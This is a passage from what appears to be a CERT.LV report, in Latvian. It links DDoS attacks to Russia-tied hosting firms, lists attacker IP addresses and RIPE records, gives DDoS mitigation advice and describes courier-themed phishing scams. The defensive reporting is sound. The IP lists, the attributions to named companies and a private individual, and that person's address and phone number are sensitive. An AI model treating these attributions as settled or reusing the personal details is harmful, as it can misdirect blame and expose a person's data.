- Kiberuzbrukumos bieži iesaistītie tīkli pieder uzņēmumiem, kuriem ir reģistrēti IP adrešu apgabali visā Eiropā, tai skaitā Latvijā. Nereti šiem uzņēmumiem ir šķietama saistība ar Krieviju, bieži tie reģistrēti ārzonās. Turklāt, analizējot BGP maršrutus un iesaistītos pakalpojumu sniedzējus Latvijā, kas šiem uzņēmumiem nodrošina starpsavienojumus, novērojama to saikne ar Krieviju un šķietami apzināta resursu uzturēšana neleģitīmām darbībām. Šajā kontekstā īpaši negatīvi izceļams uzņēmums "STARK INDUSTRIES SOLUTIONS LTD".
- Sadarbībā ar drošības dienestiem incidentu ietvaros analizētie dati liecina, ka kiberuzbrukumiem izmantoti vairāki speciāli sagatavoti VPN serveri Latvijā:

```
|| 213.21.198.23 || LV || AS8285 Versija SIA || VPN (IKE) 500 / udp
|| 213.21.198.182 || LV || AS8285 Versija SIA || VPN (IKE) 500 / udp
|| 213.21.209.37 || LV || AS8285 Versija SIA || VPN (IKE) 500 / udp
|| 213.21.198.19 || LV || AS8285 Versija SIA || VPN (IKE) 500 / udp
|| 213.21.198.185 || LV || AS8285 Versija SIA || VPN (IKE) 500 / udp
|| 195.123.214.92 || LV || AS50979 ITL LLC || vds-966578.hosted-by-itldc.com | 22 TCP
|| 195.123.214.196 || LV || AS50979 ITL LLC || vds-872676.hosted-by-itldc.com | 22 TCP
|| 195.123.212.97 || LV || AS50979 ITL LLC || vps.hostry.com | 22 TCP
```

- Tāpat analizētie dati liecina par kiberuzbrukumiem no speciāli veidotiem tīkliem, kuriem ir novērojama saistība ar Krieviju.

CERT.LV novērojumi par kiberuzbrukumu aktivitātēm no uzņēmuma, kas reģistrēts ar klātbūtni lielā daļā ES dalībvalstu, sakrīt ar acīmredzamu plaša mēroga kiberuzbrukumu kampaņu, kuru redz arī viens no lielākajiem pasaules tiešsaistes satura piegādes tīkliem "Cloudflare, Inc." (sk. 4., 5., 6. attēlu). CERT.LV novērojumi liecina, ka viens no biežākajiem ar Krieviju saistīto haktīvistu DDoS uzbrukumu avotiem ir saistāms tieši ar uzņēmumu, kam reģistrētas tīkla autonomās sistēmas numurs AS48108.

Turklāt publiski pieejamā informācija rāda, ka uzņēmuma tīkli ir reģistrēti Eiropas interneta protokola adrešu tīkla koordinācijas centrā (RIPE NCC) ar dažādiem uzņēmumiem un ar dažādām lomām, tajā skaitā "STARK INDUSTRIES SOLUTIONS LTD", "Cloud Hosting Solutions, Limited", "VirtualDC Project" "Dmitrii Vladimirovich Malkov".

Ņemot vērā CERT.LV apkopoto informāciju būtu vērtējams, vai uzņēmums darbojas kā piesegs ar Krievijas agresiju saistītiem kiberuzbrukumiem.

RIPE NCC publiskās datubāzes (www.ripe.net) ierakstu piemērs:


```
organisation:   ORG-DVM4-RIPE
org-name:       Dmitrii Vladimirovich Malkov
country:        RU
org-type:       LIR
address:        Ugreshskaya st. 2c - 147
address:        115088
```

```
address:       Moscow
address:       RUSSIAN FEDERATION
phone:         +74951287022
admin-c:       VN3582-RIPE
tech-c:        VN3582-RIPE
abuse-c:       AR64133-RIPE
mnt-ref:       lir-ru-virtualdc-1-MNT
mnt-by:        RIPE-NCC-HM-MNT
mnt-by:        lir-ru-virtualdc-1-MNT
created:       2021-08-20T10:55:18Z
last-modified:  2021-08-20T10:55:19Z
source:        RIPE # Filtered

role:          VirtualDC Project
address:       LV-1011, Latvija, Riga, Dzirnavu iela 87
nic-hdl:       VP15033-RIPE
mnt-by:        virtualdc-mnt
created:       2020-08-24T07:49:54Z
last-modified:  2020-08-24T07:49:54Z
source:        RIPE # Filtered
```


Kā redzams 4. attēlā, kiberuzbrukumiem tiek izmantoti IP adrešu apgabali, kas reģistrēti un maršrutēti arī Latvijā. Tas kiberuzbrucējam dod priekšrocību uzbrukt valsts iekšienē.

4. attēls. "Cloudflare, Inc." informācija par kiberuzbrukumiem, izmantojot "STARK INDUSTRIES SOLUTIONS LTD" tīklu




Tāpat neparasta situācija novērojama šī uzņēmuma tīklā, tā saucamo *botu* (automatizētas ļaunprātīgām aktivitātēm paredzētas sistēmas) un leģitīmu lietotāju proporcijā (sk. 5. attēlu).

5. attēls. "Cloudflare, Inc." informācija par kiberuzbrukumiem, izmantojot "STARK INDUSTRIES SOLUTIONS LTD" tīklu




Uzņēmuma komercdarbība, iespējams, nodrošina atbalstu Krievijas agresijai, piemēram, uzņēmums ir izveidojis savu infrastruktūru dažādās valstīs Eiropā un nav veicis ierobežojošus pasākumus, vai nav veicis tos pietiekamā apmērā, lai mazinātu neleģitīmo aktivitāti, kas nodrošina iespēju kiberuzbrucējiem pēc nepieciešamības uzbrukumus veikt no valsts, kur tas ir izdevīgāk, arī ekskluzīvi no Krievijas Federācijas – tas uzskatāmi redzams 6. attēlā.

6. attēls. "Cloudflare, Inc." informācija par kiberuzbrukumiem, izmantojot "STARK INDUSTRIES SOLUTIONS LTD" tīklu




Salīdzinājumam 7. - 8. attēlā var apskatīt piemērus, kā botu un leģitīmu lietotāju skaita proporcija izskatās divos lielākajos Latvijas mobilo sakaru operatoru tīklos - "Tele2" un "LMT".

7. attēls. Botu un leģitīmu lietotāju skaita proporcija "Tele2" tīklā



8. attēls. Botu un leģitīmu lietotāju skaita proporcija "LMT" tīklā



"Cloudflare, Inc." informācija precīzi sakrīt ar CERT.LV novērojumiem par šo kiberuzbrukumu izcelsmi.

IP adreses, kuras DDoS uzbrukumos piedalījušās izteikti bieži:

7.102.131.94.in-addr.arpa domain name pointer vm1662748.stark-industries.solutions.
202.98.131.94.in-addr.arpa domain name pointer vps.hostry.com.
52.34.67.45.in-addr.arpa domain name pointer vm1622583.stark-industries.solutions.
100.102.131.94.in-addr.arpa domain name pointer vm1696875.stark-industries.solutions.
89.102.131.94.in-addr.arpa domain name pointer vm1586419.stark-industries.solutions.
89.102.131.94.in-addr.arpa domain name pointer vm1586419.stark-industries.solutions.
52.34.67.45.in-addr.arpa domain name pointer vm1622583.stark-industries.solutions.
107.99.131.94.in-addr.arpa domain name pointer vm620239.stark-industries.solutions.
94.99.131.94.in-addr.arpa domain name pointer vm1560706.stark-industries.solutions.
4.99.131.94.in-addr.arpa domain name pointer vm609614.stark-industries.solutions.
98.99.131.94.in-addr.arpa domain name pointer vm620214.stark-industries.solutions.

111.99.131.94.in-addr.arpa domain name pointer vm620248.stark-industries.solutions.
167.213.142.45.in-addr.arpa domain name pointer vm1648151.stark-industries.solutions.
201.146.43.193.in-addr.arpa domain name pointer vm604901.stark-industries.solutions.
247.146.43.193.in-addr.arpa domain name pointer vm609777.stark-industries.solutions.
196.146.43.193.in-addr.arpa domain name pointer vm604885.stark-industries.solutions.
198.146.43.193.in-addr.arpa domain name pointer vm604893.stark-industries.solutions.
194.146.43.193.in-addr.arpa domain name pointer vm604877.stark-industries.solutions.
	217.114.43.224		RU		AS199785 Cloud Hosting Solutions, Limited.	
	45.132.1.176		DE		AS199785 Cloud Hosting Solutions, Limited.	
	89.107.10.70		DE		AS199785 Cloud Hosting Solutions, Limited.	
	89.107.10.68		DE		AS199785 Cloud Hosting Solutions, Limited.	
	212.192.31.20		DE		AS199785 Cloud Hosting Solutions, Limited.	
	185.196.117.141		NL		AS57043 Hostkey B.v.	
	89.19.213.63		PL		AS200088 Artnet Sp. z o.o.	

|| 146.19.207.225 || DE || AS199785 Cloud Hosting Solutions, Limited. ||

|| 89.19.213.213 || PL || AS200088 Artnet Sp. z o.o. ||
|| 45.143.138.61 || RU || AS47196 Garant-Park-Internet LLC ||

DDoS uzbrukumu ietekmes mazināšana

CERT.LV ir apkopojusi ieteikumus un darāmos sagatavošanas darbus, lai mazinātu DDoS uzbrukumu ietekmi. Katras organizācijas atbildīgajiem par IT drošību pašiem ir jāizvērtē uzskaitīto ieteikumu piemērotība savas infrastruktūras aizsardzības stiprināšanai.

Ieteikumi drošībai

1. Apzināt publiskos kritiskos resursus, kuri varētu būt pakļauti DDoS uzbrukumam.
2. Pieslēgt monitoringu, lai pamanītu, ka kritiskais resurss nav sasniedzams no interneta.
3. Izveidot papildu interneta pieslēgumu, lai spētu piekļūt tīkla iekārtu vadībai laikā, kad interneta kanāls un iekārtas ir pārslogotas (*out-of-band*, atsevišķs VPN/*jump host* cita interneta pakalpojumu sniedzēja tīklā).
4. Pārliecināties, ka ir zināmas un testētas metodes, kā noskaidrot tehniskas detaļas par uzbrukumu: mērķis, uzbrukuma veids (piemēram, *netflow*/ugunsmūra žurnālfaili, prasīt interneta pakalpojumu sniedzējam).
5. Ir izstrādāts un testēts rīcības plāns, kā rīkoties uzbrukuma laikā:


   5.1. Pieslēgt DDoS aizsardzību, ko nodrošina interneta pakalpojumu sniedzējs (ieslēgts pastāvīgi vai pēc pieprasījuma). Latvijā DDoS aizsardzības pakalpojumus piedāvā SIA "TET", Aizsardzības ministrija sadarbībā ar VAS LVRTC un citi pakalpojumu sniedzēji;

   5.2. Pēc pieprasījuma interneta pakalpojumu sniedzējs var izfiltrēt/ierobežot lieko datu plūsmu automātiski (BGP RTBH - *Border Gateway Protocol Remotely Triggered Black Hole*) vai manuāli;

5.3. Migrēt atsevišķas svarīgākās sistēmas aiz DDoS aizsardzības uz mākoņpakalpojumu satura piegādes tīkliem (CDN) (*Content Delivery Network*). Kā piemēru var minēt **"**Cloudflare", "Microsoft Azure", "Google", AWS;

5.4. Filtrēt piekļuvi resursam pēc ģeolokācijas, atstājot piekļuvi svarīgākajiem klientiem vai tikai Latvijas IP adrešu diapazoniem.

Vēlamie ieteikumi: Ir izveidoti tieši savienojumi ar vienu vai vairākiem lokāliem interneta apmaiņas punktiem, sadarbības partneriem; pieejams brīvs, ar rezervi interneta pieslēguma kanāls un tīkla iekārtas, kas spēj turēt slodzi; decentralizēta svarīgāko resursu izvietošana (piemēram, CDN).



2. Finansiāli motivēti uzbrukumi

2.1. Populārākās krāpšanas shēmas


2023.gadā privātpersonas visvairāk tika ietekmētas ar dažāda veida krāpšanas un pikšķerēšanas aktivitātēm. Visa gada garumā tika veikti regulāri mēģinājumi izkrāpt kredītkaršu datus un iegūt piekļuvi personu un uzņēmumu bankas kontiem.

Pārskata periodā viena no populārākajām krāpnieku izmantotajām taktikām bija smikšķerēšanas īsziņu un pikšķerēšanas e-pastu kombinācija dažādu kurjerpasta pakalpojumu sniedzēju vārdā. Tajos tiek izplatīti aicinājumi apmeklēt šo pasta pakalpojumu sniedzēju vietnes, lai it kā precizētu piegādes adresi, apmaksātu muitas nodevu vai veiktu citas darbības.

Smikšķerēšana ir kiberuzbrukuma veids, kurā tiek izmantoti teksta paziņojumi, piemēram, SMS vai ziņas "WhatsApp". Pikšķerēšana ir identisks uzbrukums, visbiežāk sūtot ziņas uz elektronisko pastu.


Smikšķerēšanas un pikšķerēšanas nolūks ir panākt, lai persona, atverot nosūtītajā ziņā esošo saiti, lejupielādētu ļaunatūru vai veiktu citu sev kaitīgu darbību.

9. attēls. Pikšķerēšana ar e-pasta starpniecību pazīstama uzņēmuma vārdā




Ziņojumos iekļautās saites ved uz kādu no saišu īsināšanas servisiem (urlz.com, u.to, lnkd.in, az3.in, linkr.it, inx.lv un citiem), kas pārvirza apmeklētājus uz krāpnieku izveidotu vietni. To noformējums atdarina izmantotā servisa tīmekļa vietnes izskatu.

10. attēls. Krāpnieku izmantotā taktika, novirzot upuri uz viltus vietni




11. attēls. Krāpnieku izmantotā taktika, lai iegūtu personas datus



Tam seko kredītkartes datu ievades forma vai internetbankas autentifikācijas saite.


12. attēls. Krāpnieku izmantotā datu vākšanas forma



Pie CERT.LV ir vērsušies vairāki simti šāda veida krāpšanas upuru, kas zaudējuši no dažiem desmitiem, līdz pat vairākiem tūkstošiem eiro. Latvijas Finanšu nozares asociācijas publiskotie dati rāda, ka 2023. gadā no Latvijas iedzīvotājiem izkrāpti vairāk nekā 1 milj. eiro katru mēnesi. Lielākās summas zaudējuši tie, kas apstiprinājuši internetbankas piekļuvi. Šī veida krāpšanas vissekmīgāk notikušas caur lietotāju mobilajām ierīcēm, jo mazais ekrāna izmērs un slikti saskatāmās vietņu adreses ievērojami apgrūtina upura spēju atpazīt krāpniecību. Vairākas no krāpnieku izmantotajām kredītkaršu datu vākšanas formām tiek izmantotas jau gadiem, tās pieejamas "melnajā tirgū" (*dark market)* kā gatavu pikšķerēšanas rīku komplektu sastāvdaļas.

13. attēls. Krāpnieku izmantotā datu vākšanas forma

